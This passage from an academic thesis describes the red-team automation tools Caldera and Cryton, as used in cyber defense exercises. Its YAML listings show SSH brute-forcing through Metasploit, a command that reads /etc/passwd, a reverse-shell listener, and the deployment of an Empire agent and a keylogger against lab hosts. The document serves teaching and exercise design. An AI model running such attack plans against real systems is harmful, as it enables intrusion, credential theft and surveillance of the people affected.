8	Discover antivirus programs	discovery	Software Discovery: Security Software Discovery	Apple, Windows		🔑		✕
9	Permission Groups Discovery	discovery	Permission Groups Discovery: Local Groups	Windows, Linux, Apple				✕
10	Identify Firewalls	discovery	Software Discovery: Security Software Discovery	Windows				✕
11	Discover Mail Server	discovery	Remote System Discovery	Linux, Apple, Windows		🔑		✕
12	Get Chrome Bookmarks	discovery	Browser Bookmark Discovery	Apple		🔑		✕

Figure 2.9: Discovery adversary profile [2]

As mentioned above, it is possible to build custom adversary profiles, just like the one above, or edit these provided ones. When a user wants to run this series of abilities on an agent, he must create what is called ”Operation” in Caldera terminology. This operation provides a real-time overview of the running abilities on the

agent and can be paused or aborted during its execution. With the agent deployed and ready for action, the so-called operation can be executed [2].



The screenshot shows the 'MyOperation' interface in Caldera. At the top, there are controls for 'Download', 'Delete', and 'Current state: running'. Below this, there are buttons for 'Stop', 'Pause', and 'Run 1 Link', along with an 'Obfuscation' dropdown and a 'Manual' toggle switch. A message indicates 'Last ran Permission Groups Discovery (a minute ago)'. Below this, there are two buttons: '+ Manual Command' and '+ Potential Link'. The main part of the interface is a table with columns: Decide, Status, Link/Ability Name, Agent #paw, Host, pid, Link Command, and Link Output. The table contains four rows of data, each with a circular status indicator (success or failed) and buttons for 'View Command' and 'View Output'.

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
4/27/2022, 9:44:49 PM GMT+2	success	Identify active user	wbened	ubuntu	2283	View Command	View Output
4/27/2022, 9:45:05 PM GMT+2	success	Find local users	wbened	ubuntu	2284	View Command	View Output
4/27/2022, 9:45:49 PM GMT+2	failed	Find user processes	wbened	ubuntu	2290	View Command	View Output
4/27/2022, 9:46:06 PM GMT+2	success	Permission Groups Discovery	wbened	ubuntu	2289	View Command	View Output

Figure 2.10: Example of running caldera operation [2]

In the running Caldera operation, the user can look at the commands that have been executed in the individual abilities, as well as the output of these commands. Under the 'Status' column, it can also be seen if the ability succeeded or not.

2.4.2. Autonomous Incident Response

This enables a cyber team to perform an automated incident response on a given host, allowing them to find new ways to identify and respond to threats. CALDERA can be used to perform automated incident response through deployed agents. This is helpful for identifying TTPs that other security tools may not see or block [2].

2.4.3. Manual Red-Team Engagements

Caldera can be used to perform manual red team assessments using the Manx agent. This is good for replacing or adding existing offensive toolsets in a manual assessment, as the framework can be extended with any custom tools you may have [2].

2.4.4. Evaluation

From the tools mentioned in this analysis, Caldera would probably be my first choice if i were a member of the Red Team in a cybersecurity exercise. It is developed directly by MITRE so it contains most of MITRE ATT&CK techniques, the same as the paid tools above. It is open-source for the most part, although it has some in-house capabilities, they are not needed for Caldera's proper functionality. However, for Caldera to be able to execute these attack techniques, it needs an agent on a target machine that is going to be executing them. That means that Caldera cannot simulate an attacker from outside, which is also an important part of the cybersecurity exercise. But Caldera agents who are already present in the infrastructure on which the cybersecurity exercise is taking place may simply be part of the scenario that the blue team is presented with at its onset. Or, the red team can work on their own until they are able to deploy Caldera's agents to the network. That is why Caldera could be useful to the red team in a cybersecurity exercise.

Since Caldera is open-source, the user can rewrite scripts responsible for execution of MITRE's attack techniques or create their own. The user can also create its own agents with the help of Caldera's documentation. In addition, Caldera supports plugins, which allows the community to add new functionalities to Caldera and share them with other users that way. This is all the reasons that make Caldera a great asset for red teams, not only in cybersecurity exercises, in my opinion.

3. Solution

Although the tools now available are capable of automating some activities of the red team, or in some cases they try to replace red team altogether, they are primarily focused on testing the level of cybersecurity in organizations. However, in the case of cyber defense exercises, the red team follows a certain scenario to some extent. Thus, it is a rather specific situation, into which most of the tools available to automate red team activities do not fit very well. This part of the thesis will be devoted to the introduction of a tool that is being developed for this use, called Cryton.

The first predisposition for Cryton was first created 5 years ago as a diploma thesis by Ing. Ivo Nutar [24], who was a student at Masaryk University, Faculty of Information Technology. Since then, it has become a funded project at CSIRT-MU, where it has been developed by a small team of people (mostly students). I have been part of this team since the beginning of 2020.

First, there will be a description of Cryton, its use case, a showcase of its architecture and installation, along with terminology used within its usage. Section 3.2 will present the most interesting features of Cryton that justify its applicability in simulating attack scenarios in cyber defense exercises. Section 3.3 then contains a real-world demonstration of Cryton's abilities in a demonstration of a relatively simple attack scenario on the created test network for this purpose. In Section 3.4, the economic value of Cryton will be illustrated through the potential investment savings for the organizers of cyber defense exercises. It will discuss where Cryton has the potential to drastically reduce the number of red team members needed, and thus the overall cost of conducting cyber defense exercises if it is working flawlessly. Lastly, Section 3.5 will discuss what the future holds for Cryton.

Some parts of this thesis regarding the information about Cryton have been drawn from the documentation [9], which I co-authored with other colleagues in the team, and also from my personal knowledge gained during the two and a half years of work in which I participated in the creation of this tool.

3.1. What is Cryton

Cryton is a Cron-like red team framework for automating and scheduling complex attack scenarios. Through the usage of Core, Worker, and Modules, it provides ways to plan, execute, and evaluate multiStep attacks.

The purpose of the Cryton tool is to execute complex attack scenarios on infrastructure that is known in advance. It was designed as such to assist red teams in cyber defense exercises by performing certain attack scenarios that are relatively simple and would otherwise be time consuming for red teams. These scenarios are often prepared in advance and reflect vulnerabilities hidden in the blue team's infrastructure.

Imagine taking part in a cyber defense exercise as a tutor. The task of your trainees (blue team) is to defend a system or whole infrastructure (which you have prepared) against an attacker (red team). This system is full of vulnerabilities and misconfigurations (which you have prepared as well). Your trainees have, for example, one hour to fix as many of these vulnerabilities as they can find. The red teams would then have to check each system for all fixes to see how your trainees managed to succeed. How would you do that effectively?

That is where Cryton comes into play. If you know all the vulnerabilities in the trainee's system which is usually the case in cyber defense exercises, you can prepare an attack scenario to check if they are still available and working after the blue team attempts to fix them. Cryton will execute the attack plan against all the targets you tell it to and then generate human-readable and machine-processable reports. You can then not only see which attack steps did succeed on which system, but also score your trainees based on these results.

With this in mind, Cryton does not yet include any AI that could simulate an attack by a real attacker on its own. It is simply a smart scheduler for Python modules. Scheduler which executes these modules according to some execution tree with conditions based on each Step of the scenario. Each module is a script orchestrating some well-known attack tools.

3.1.1. Terminology

Later in this introduction to Cryton certain terms will be used, which I will now attempt to describe in more detail.

- Plan - The Plan is the basic unit of an attack scenario. It contains the name and owner of the Plan and a list of Stages.
- Stage - A Stage is an unit defined by a target and its trigger (for example, scheduled date and time to start, or obtained access to the target machine via an ssh session). It contains a list of attack Steps that are related to each other.
- Step - A Step is equal to one action. All possible actions will be described in more detail later. Every Step can have a successor(s) which are Steps linked to it's previous "parent Step" and will be executed based on some condition (for example some specific output of their parent Step)
- Plan Template - This is a Plan object written in YAML format. Template itself is not a fully described attack scenario. It contains a structure for an attack scenario with all the Stages and Steps, but there are unfilled places in form of Jinja variables, e.g. IP addresses of targets or some module arguments, that can be filled in later. This way an Attack Template is reusable and can be designed before knowing these details.
- Plan Instance - While Template contains unfilled variables (therefore the name "template"), Plan Instance fills these things in by combining the template with an inventory file. This file contains all the information that needs to be filled in the template. After instantiation, everything is ready to create a Run.
- Run - When the Plan Instance is created and stored in the database, a new Run can be created, which is basically a combination of Plan Instance and Worker on which Plan Instance should be executed. Since Run can be created for multiple Worker units at once, for every Worker, a new Plan Execution is created. The reason behind this is that each Worker can attack a different

target, which means that there must be different variables in Steps for each Worker and therefore for each Plan Execution. As mentioned above, the Step arguments can be left as an empty Jinja variable. Now, before Run execution, different values for each Plan Execution can be used.

3.1.2. Architecture

Cryton is composed of three main components that communicate with each other. These components are Core, Worker and Modules.




Figure 3.1: Cryton architecture [8]

As can be seen in the graphical representation of Cryton architecture above, the the Core component acts as an orchestrator, or as a command and control (C2) server that tells Workers what to do, then gets answers from them to decide what to do next and also to generate reports later. The Core component can orchestrate multiple Workers at once, where each Worker can execute a different attack

scenario(Plan). Due to this, Cryton is able to simulate an attack from multiple attackers simultaneously.

Core

This is the Core component of the Cryton toolkit, as the name suggests. It provides all the functionality for parsing the attack Plans, creating Executions, and scheduling (executing) Runs. For issuing commands to Core, REST API is provided. This is utilized by CLI or Frontend for normal user interactions.

Worker

Cryton Worker is a component that allows remote module execution. It utilizes Rabbit MQ as its asynchronous remote procedure call protocol. It connects to the Rabbit MQ server and consumes messages from the Core component (or any other app that implements its Rabbit API). After completing the execution of a module, it returns its return value in a specific format to the queue specified in the sender's request.

Modules

Cryton modules are a collection of Python scripts with the goal of orchestrating known offensive security tools (Nmap, Metasploit, THC Hydra, etc.). Although this is their intended purpose, they are still Python scripts, and therefore any custom-made script can be used similarly. Attack modules are executed inside Step objects using the Cryton Worker. Currently public available modules are:

- `mod_cmd` - For executing bash/python commands via metasploit session
- `mod_medusa` - For orchestrating Medusa brute-force tool
- `mod_msf` - For orchestrating Metasploit framework tool
- `mod_nmap` - For orchestrating Nmap tool
- `mod_script` - For executing custom scripts of any language via metasploit session

- `mod_wpscan` - For orchestrating WPScan WordPress Security Scanner

These are only currently supported publicly available modules, but there are many more in development.

3.1.3. Setup

Installing all Cryton components is relatively simple for someone in the IT field. Here is a short summary of how to install and configure Cryton. A more detailed tutorial can be found in the above-mentioned documentation.

Core

The recommended and supported way to install the Core component is via docker, since this is the easiest way for both developers and users. Therefore, everything that the user needs to do is install docker and then run `docker compose` inside the Core component repository. It is possible to install Cryton Core without using Docker; however, it is not supported, since it takes many tedious Steps. If you still want to do it, you will have to reverse engineer the `docker-compose` file or create a ticket in the Cryton gitlab repository if you want us to support this type of installation.

Worker and Modules

Although Worker can also be installed using the docker, configuring it to work properly is a bit more difficult. Therefore, it is recommended to install the Worker component using Python in a virtual environment. However, in both cases, it is necessary to set the name of the worker and the ip address of the machine on which the Core component runs, so that these two components can then communicate with each other.

As for the modules that Worker then uses to perform attacks, these do not require any installation. In their case, it is sufficient if they are present on the same machine as Worker and the path to them is set in the Worker configuration file. The Worker then takes care of the rest when it starts. It is recommended to install

Worker with Modules on a Kali Linux machine, since most of the offensive tools that modules could use are preinstalled there.

In this way, multiple Workers can be set up on different machines, as long as they all have access to the machine that the Core component is installed on.

3.2. Features

In this section, I will describe some features of Cryton, which makes it a great tool to help a red team automate some attack scenarios during the cyber defense exercise. First of all, it is open source, which is a big deal. That means it is free to use, but more importantly, it is customizable. It was built with customisability and scalability in mind, so that the cybersecurity community and anyone who would like to use such a tool could create their own modules or customize existing ones at will. People can then share their additions, and this is how Cryton can really grow. Now I will introduce some of Cryton's main features.

3.2.1. CLI

For the command-like user interface, Cryton provides CLI, which provides all functionalities with preview help messages on how to use it. It looks and functions like any other CLI that you would expect in any other tool. It also provides colored commands so that the user knows if the command he is trying to use is correct. The successful ones are highlighted with green and the others are colored red. The initial help page of the CLI interface can be seen in the following image.

```
Usage: cryton-cli [OPTIONS] COMMAND [ARGS]...

A CLI wrapper for Cryton API.

Options:
  -H, --host TEXT      Set Cryton's address (default is localhost).
  -p, --port INTEGER   Set Cryton's address (default is 8000).
  --secure             Set if HTTPS will be used.
  --debug             Show non formatted output.
  --version           Show the version and exit.
  --help             Show this message and exit.

Commands:
  execution-variables  Manage Execution variables from here.
  logs                Manage Workers from here.
  plan-executions     Manage Plan's executions from here.
  plan-templates      Manage Plan templates from here.
  plans              Manage Plans from here.
  runs               Manage Runs from here.
  stage-executions   Manage Stage's executions from here.
  stages            Manage Stages from here.
  step-executions    Manage Step's executions from here.
  steps             Manage Steps from here.
  workers           Manage Workers from here.
```

Figure 3.2: Cryton CLI [13]

3.2.2. Graphical user interface

Cryton GUI provides additional functionality to improve user experience and make the automation process smoother for users that prefer non-command line experience. It is provided in a separate repository, so it needs to be installed in addition. The installation is done via docker, so it is very simple and straightforward. The user just needs to download the repository and build it with docker compose on the same machine that the Core component is running. In the image below, a GUI dashboard can be seen, which displays created runs with their status and workers that are currently available.




Figure 3.3: Cryton GUI dashboard [13]

The GUI provides all the same functionality as the CLI with a few additions. For example, a visual representation of individual Stages and Steps in the Run and more. All these functionalities can be seen later in the thesis during the presentation of a simple attack scenario.

3.2.3. Metasploit

Cryton is able to utilize Metasploit through one of the modules provided in the Cryton repository, called "mod_msf". With this module, Cryton can execute every Metasploit module (exploits, auxiliaries, etc.) that could be executed directly from the Metasploit environment itself, as long as the user knows the name of the module and the arguments necessary for its execution. An example of how the execution of the Metasploit module would look like in the Plan can be seen in the following.

Listing 3.1: Step executing module mod_msf

```
- name: ssh-session
  is_init: true
  Step_type: worker/execute
  arguments:
    module: mod_msf
    module_arguments:
      module_type: auxiliary
      module: scanner/http/dir_listing
      module_options:
        RHOSTS: 192.168.10.10
    ...
```

Another interesting feature that Cryton provides and is linked to Metasploit is session management. There are some exploits in the metasploit that can exploit vulnerabilities in the target and return a session, which is a communication tunnel using, for example, ssh, netcat, or a reverse shell that an attacker can use to connect directly to the target machine. If our mod_msf module detects such a session, Cryton saves that to the database under a specific name that the user could specify in the Plan. This session can then be used by other modules that require some access to the target machine by referring to the specified session name. For some visualization of how this session system works, there is an example below.

Listing 3.2: Session management example

```
- name: ssh-session
  is_init: true
  Step_type: worker/execute
  arguments:
    create_named_session: session_to_target_1
    module: mod_msf
    module_arguments:
      module_type: auxiliary
      module: auxiliary/scanner/ssh/ssh_login
      module_options:
        RHOSTS: 192.168.10.10
        USER_FILE: username_list
        PASS_FILE: password_list
  next:
    - type: result
      value: OK
      Step: cmd-in-session
- name: cmd-in-session
  Step_type: worker/execute
  arguments:
    use_named_session: session_to_target_1
    module: mod_cmd
    module_arguments:
      cmd: cat /etc/passwd
  ...
```

In this example, there are two Steps named `ssh-session` and `cmd-in-session` that are linked together by the parameter `next` that contains the condition for executing the following Step. In this case, the first Step `ssh-session` executes a Metasploit

module called "auxiliary/scanner/ssh/ssh_login" which tries to brute-force the target machine and obtain the ssh session. If it succeeds, the session will be named "session_to_target_1" in the Cryton database, and the next Step, called "cmd-in-session" will be executed. This Step will then use the existing Metasploit session thanks to the argument "use_named_session" and execute a given command under the argument "cmd" in that session.

3.2.4. Step output sharing

Cryton allows you to pass the outputs of modules in individual Steps as input to other modules in other Steps. Not all modules support this feature yet, but those that do are for example brute-force module orchestrating Medusa tool or module for Nmap. This functionality is used via 'output_prefix' parameter in the Step.

Listing 3.3: Example of Step output sharing

```
- name: brute-force
  Step_type: worker/execute
  is_init: true
  output_prefix: custom_prefix
  arguments:
    module: mod_medusa
    # Returns username and password in a dictionary
    module_arguments:
      target: 10.0.0.15
      credentials:
        username_file: /path/to/usernames.txt
        password_file: /path/to/passwords.txt
  next:
- type: result
  value: OK
  Step: mod_ssh
- name: create-ssh-session
  Step_type: worker/execute
  arguments:
    create_named_session: session-to-target
    module: mod_msf
    module_arguments:
      module_type: auxiliary
      module: scanner/ssh/ssh_login
    module_options:
      RHOSTS: 10.0.0.15
      USERNAME: $custom_prefix.username
      PASSWORD: $custom_prefix.password
      VERBOSE: false
```


Modules that support this functionality have their output in the form of a Python dictionary, which is used to store data values in key:value pairs. Each module has its own documentation, including a description of its output. That means that if the "mod_mesusa" module would return something like this "{username: admin, password: root}", the output prefix of the Step executing this module with the combination of the key in the dictionary can be used to pass to value of that key to another module. By default, the prefix is set to the name of the Step. Using its name, any other Step can query its output (mod_out of its attack module execution) and use it in its arguments. In this particular case, since these Steps are directly linked through the 'next' parameter the output of the 'brute-force' Step can also be obtained with the "parent" prefix, so it would look like this "\$parent.username"

Output mapping

Sometimes it is not important from which module the output is obtained. Step A and Step B can both return a stolen authentication token. For this reason, there is output_prefix but there is an obvious problem. Both of these Steps could return this value under a different name, e.g. "token" and "auth_token". Prefix would not be of much help in this situation. For this reason there is a output_mapping mechanism. It enables to rename the key under a specific value is accessed directly in the Plan. An example of this can be seen below.

Listing 3.4: Example of Step output sharing

```
- name: Step_a
  # Returns 'token'
  output_prefix: steal
  output_mapping:
    - name_from: token
      name_to: stolen_token
  Step_type: worker/execute
  arguments:
    module: mod_a
    module_arguments:
      ...
- name: Step_b
  # Returns 'auth_token'
  output_prefix: steal
  output_mapping:
    - name_from: auth_token
      name_to: stolen_token
  Step_type: worker/execute
  arguments:
    module: mod_b
    module_arguments:
      ...
- name: Step_c
  Step_type: worker/execute
  arguments:
    module: mod_c
    module_arguments:
      token: $steal.stolen_token
```

3.2.5. Empire

To enable for more post-exploitation features, another open-source project called Empire has recently been integrated into Cryton. Empire is a post-exploitation framework that includes pure PowerShell Windows agents, Python 3.x Linux/OS X agents, and C agents. Empire is able to deploy agents to vulnerable target machines and communicate with these agents via its own control and command server. After deployment of an agent, this agent then reports itself to the server and it is possible to perform various actions through it from the command and control server, such as file exfiltration, various scans, lateral movement of the agent over the network, etc. The framework offers cryptologically secure communications and flexible architecture.[15]

Empire and its agents allow Cryton to create persistence on target computers that are attacked as part of a cyber defense exercise. Unlike the sessions described in the Metasploit feature, which are only applicable until the target computer is shut down, the agents remain on the target machine, and when the machine is turned back on, the agents report to the command and control server.

Use of Empire agents

Empire has its own database of modules, similar to Cryton's modules. These Empire modules cover some of the techniques in MITRE ATT&CK, which was another big reason for Empire's implementation to Cryton. After the agents are deployed on the target machine, they can execute custom commands and various types of scripts that the user can provide. They can also execute Empire modules, which for the most part are some post-exploitation techniques, used after the attacker gains access to the vulnerable machine. This is how Cryton is able to use post-exploitation techniques through the implementation of Empire and its agents.

Example of Steps utilizing Empire

In order to deploy an Empire agent on a machine, we must have access to it, which means that a session must already have been created. In the following example, we assume that a session named "session_to_target_1" has already been

created for the target, similar to the example above when introducing the Metasploit functionality.

Listing 3.5: Deployment and usage of Empire agents

```
- name: deploy-agent
  Step_type: empire/agent-deploy
  arguments:
    use_named_session: session_to_target_1
    listener_name: testing
    listener_port: 80
    Stager_type: multi/bash
    agent_name: MyAgent
  next:
    - type: result
      value: OK
      Step: keylogger-on-agent
- name: keylogger-on-agent
  Step_type: empire/execute
  arguments:
    use_agent: MyAgent
    module: python/collection/linux/xkeylogger
```

Here are again 2 follow-up Steps. The first one with the name of "deploy-agent" which, as the name suggests, uses provided session on target (session_to_target_1) and tries to deploy an Empire agent through that session. Arguments containing listener in its name ensure that the listener is deployed on Empire's command and control server to which should agent report back to. The "Stager_type" argument then dictates in what form should Empire generate the so-called "Stager", which is an executable file/command that is used to setup the correct agent on the vulnerable machine. If everything goes well, an Empire agent with the name of "MyAgent" is then deployed on the target, and the following Step can begin to execute.

The Step with name "keylogger-on-agent", which executes only under the condition that the previous Step went as planned and the agent was deployed to the target, then tells that agent to try and install a keylogger made for linux operating systems. This is done via the Empire module "python/collection/linux/xkeylogger".

3.2.6. Stage triggers

Stage, as described above in terminology, is a series of Steps. In a situation where some part of an attack scenario should be executed in a specific time according to the plan during a cyber defense exercise, or there are some Steps that require an active session to target, that is where Stage triggers come in. It is essentially a condition, and when it is met, a specific Stage will begin. Cryton has multiple types of triggers, as hinted earlier. The types of triggers at the time of writing this thesis are the following:

- Delta trigger - Schedules execution for a specific time after the Run has been executed, e.g. minutes: 30.
- DateTime trigger - Schedules execution for a specific date and time after Run has been executed.
- HTTP Listener trigger - The Stage will be executed on specific data received in the HTTP request (GET/POST) on the listener.
- MSF Listener trigger - The stage will be executed when a session with the user-defined arguments is returned from Worker. Once the session is saved, it can be accessed using 'use_named_session' : 'my-stage-name_session', where 'my_stage-name' is the Stage's name.

The first two triggers are pretty self-explanatory, so I will show examples of this functionality on the other two triggers, which are HTTP listener trigger and MSF trigger.

HTTP listener trigger

Starting with an HTTP listener trigger, which could look like this.

Listing 3.6: Http listener trigger example

```
- name: Http-trigger example
  trigger_type: HTTPListener
  trigger_args:
    host: localhost # Address of the listener from the Worker's pe
    port: 8082 # Port of the listener from the Worker's perspective
    routes: # List of routes listener will check for requests.
      - path: /index # Request's path.
        method: GET # Request's allowed method.
        parameters: # Request's required parameters.
          - name: launch # Parameter's name.
            value: true # Parameter's value.

  Steps:
  ...
```

In summary, at the moment of Plan execution, this trigger starts a listener, which would listen on address 'localhost:8082' for a GET request containing parameter 'launch' with value 'true' specified in 'trigger_args'. In this case, the Stage would be triggered with a request that looks like this: 'http://localhost:8082/index?launch=true'.

Msf trigger

Msf trigger uses Metasploit, and works similarly as module 'mod_msf' mentioned earlier. It executes specified Metasploit module that should return some kind of session to the target. This functionality can be used in a scenario where there is a series of Steps, where each of them then needs a session for them to execute correctly. Therefore, this trigger periodically checks for incoming Metasploit sessions

and, when it registers the session with matching identifiers, it starts the Stage. An example of this trigger can be seen below.

Listing 3.7: Http listener trigger example

```
- name: Msf-trigger-example
  trigger_type: MSFListener
  trigger_args:
    identifiers:
      via_exploit: 'exploit/multi/handler'
      via_payload: 'payload/python/shell_reverse_tcp'
      exploit: 'multi/handler' # Exploit to use.
      payload: 'python/shell_reverse_tcp'
# Payload to use.
    payload_arguments:
      LHOST: '192.168.56.10'
      LPORT: '555'
  Steps:
- name: execute-in-session
  is_init: true
  Step_type: worker/execute
  arguments:
    use_named_session: Msf-trigger-example_session
    module: mod_cmd
    module_arguments:
      cmd: cat etc/passwd
```

This particular exploit used in the example above starts a listener on address 192.168.56.10:555, which waits for a connection from the target machine. For this to work, the payload needs to be generated in Metasploit and executed on target, for example, via fishing email, which can be part of the cyber defense exercise. Upon executing this payload on target, it connects to the listener and creates a Meterpreter

reverse shell, thus triggering the start of the Stage. This received session can then be accessed by Steps under this particular Stage via name ‘name-of-Stage_session’, where ‘name-of-Stage’ is Stage’s name. In the example above, this corresponds to the name ‘Msf-trigger-example_session ‘

3.2.7. Template for creating new modules

The modules are essentially Python scripts that automate the use of known penetration testing tools, allowing Cryton to perform attacks. This means that as long as the user has knowledge of the Python programming language, they can modify these modules at will, or even create their own. However, they must follow certain conditions to ensure that the modules are still able to work properly with the Worker component. There is a detailed section on how to create new modules, so that they would be functional along with Cryton can be found here [7].

3.2.8. Reporting

Cryton is able to generate reports from its executed Runs. Reports can be generated after Plan execution via CLI or Web interface. These reports contain information about the Stages and Steps executed inside a Plan, most importantly, whether each Stage and Step was successful or not. It can provide information about why the individual Steps and modules within them fail or output of modules if they succeeded in their execution. Reports provide red teams with crucial information and can decide the course of next actions the red team will take. Example of how the reports look like can also be seen further in the thesis during Cryton demonstration and full report from the demonstration Run in additions.

3.3. Functional demonstration

This section will include a demonstration of Cryton in action. The attack scenario that Cryton will perform is very simple and is intended to demonstrate the main functionalities of Cryton mentioned above. This demonstration will be per-

formed on a network of three virtual machines (four including an attacker machine), and for simplicity, we will assume that the Worker (attacker), is on the same network and has easy access to these machines, although in the cyber defense exercises this might not be the case. It should be noted that this demo was created to showcase as much of Cryton's functionality as possible and is not a very practical demonstration of how a real attack simulation might look like.

This fully functional demo, including a file for creating machines with vulnerabilities using Vagrant, an attack Plan in yaml, and other necessary files including README, can be found in the appendices of this thesis. Below can be seen a graphical representation of the attack Plan that Cryton will execute. The attack Plan in its original Yaml form can be seen in the appendixes of this thesis as well.

